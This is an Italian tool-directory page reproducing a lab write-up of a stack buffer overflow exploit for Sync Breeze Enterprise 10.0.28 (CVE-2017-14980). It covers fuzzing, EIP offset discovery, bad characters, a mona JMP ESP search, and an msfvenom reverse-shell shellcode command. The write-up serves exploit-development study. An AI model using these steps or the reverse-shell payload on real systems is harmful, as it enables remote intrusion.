

Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2017-14980 — Studio di una classica vulnerabilità di buffer overflow basata sullo stack in un ambiente di laboratorio controllato a scopo didattico. | Kitploit
Strumenti/GitHubGitHub/godoy-sec/cve-2017-14980
ExploitDebuggerFuzzingApprendimento e FormazioneGenerazione di ShellcodeSviluppo PayloadBinary ExploitationLab e Pratica
GitHubgodoy-sec/cve-2017-14980

CVE-2017-14980

Studio di una classica vulnerabilità di buffer overflow basata sullo stack in un ambiente di laboratorio controllato a scopo didattico.

Vedi Repository
1563 mesi faNon ancora revisionato
Condividi

CVE-2017-14980

Sync Breeze Enterprise 10.0.28 - Ricerca su Buffer Overflow

Obiettivo

Studio di una vulnerabilità classica di buffer overflow basato su stack in un ambiente di laboratorio controllato a scopo didattico.

L'obiettivo di questo progetto era comprendere meglio:

  • Il fuzzing delle applicazioni
  • L'analisi dei crash
  • Il controllo dell'EIP
  • L'identificazione dei caratteri dannosi
  • La corruzione della memoria
  • Il flusso di esecuzione dello shellcode
  • La metodologia di base per lo sviluppo di exploit

Ambiente

  • Macchina virtuale Windows 10
  • Sync Breeze Enterprise 10.0.28
  • Immunity Debugger
  • Mona.py
  • Python

Configurazione del Laboratorio

Il primo passo consisteva nell'installazione di Sync Breeze Enterprise 10.0.28 all'interno di una macchina virtuale Windows 10 configurata per la ricerca di vulnerabilità e lo sviluppo di exploit.

L'ambiente è stato isolato per garantire test sicuri e controllati.

Entrambe le macchine virtuali (target e attaccante) sono state configurate in modalità Bridged Network Adapter per consentire la comunicazione di rete diretta tra i sistemi durante il processo di sfruttamento.


Client Sync Breeze

Client Sync Breeze

Pagina di Login di Sync Breeze

Login Sync Breeze


Metodologia

1. Raccolta di Informazioni

Gli strumenti di debug sono stati configurati per analizzare il comportamento dell'applicazione durante l'esecuzione e osservare le condizioni di crash.


2. Fuzzing

Grandi sequenze di byte sono state inviate all'applicazione per identificare la dimensione approssimativa del buffer necessaria a provocare un crash.


3. Validazione della Vulnerabilità

Dopo aver identificato la soglia di crash, l'applicazione è stata testata nuovamente utilizzando la dimensione del payload scoperta per confermare la vulnerabilità.


4. Controllo dell'EIP

È stato identificato l'offset esatto necessario per sovrascrivere l'Instruction Pointer (EIP).

Generare un pattern univoco:

/usr/bin/msf-pattern_create -l <SIZE>

Identificare l'offset:

/usr/bin/msf-pattern_offset -l <SIZE> -q <EIP_VALUE>

Dove:

  • <SIZE> = lunghezza del payload scoperta durante il fuzzing
  • <EIP_VALUE> = valore di 4 byte osservato sovrascrivere l'EIP

Screenshot del Controllo dell'EIP

Controllo EIP


5. Analisi dei Caratteri Dannosi

I caratteri dannosi sono stati identificati per determinare quali byte non potessero essere elaborati in sicurezza dall'applicazione.

File dei Caratteri Dannosi


6. Identificazione dell'Indirizzo di Ritorno

È stata individuata un'istruzione JMP ESP adatta in un modulo senza ASLR abilitato.

Enumerazione dei moduli caricati:

!mona modules

Ricerca di JMP ESP:

!mona find -s "\xff\xe4" -m <MODULE_NAME>

È stata data preferenza alle DLL specifiche dell'applicazione a causa della presenza di indirizzi di memoria statici.

Screenshot di Mona JMP ESP

Mona JMP ESP


7. Test di Esecuzione

Il flusso di esecuzione del payload è stato validato per garantire il corretto reindirizzamento verso il buffer controllato.


8. Generazione dello Shellcode

Lo shellcode è stato generato escludendo i caratteri dannosi identificati in precedenza.

msfvenom -p windows/shell_reverse_tcp LHOST=<LOCAL_IP> LPORT=<PORT> EXITFUNC=thread -b "BAD_CHARS" -f c

Prima dello shellcode è stato aggiunto un NOP sled (\x90) per migliorare l'affidabilità dell'esecuzione del payload.

Screenshot dell'Esecuzione del Payload

Esecuzione Payload


9. Sviluppo dell'Exploit Finale

L'exploit finale è stato assemblato e testato con successo all'interno dell'ambiente di laboratorio isolato.

Disclaimer

Questo progetto è stato sviluppato esclusivamente a scopo didattico e di ricerca all'interno di un ambiente di laboratorio isolato.


Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    717
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    504
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    402
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    260
  • 6

    antifox

    antifox-ai/antifox

    Piattaforma multi-agente di penetration testing autonoma basata sull'IA che esegue ricognizione, scoperta della superficie d'attacco, validazione dello sfruttamento e consegna di report supportati da evidenze.

    259

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →




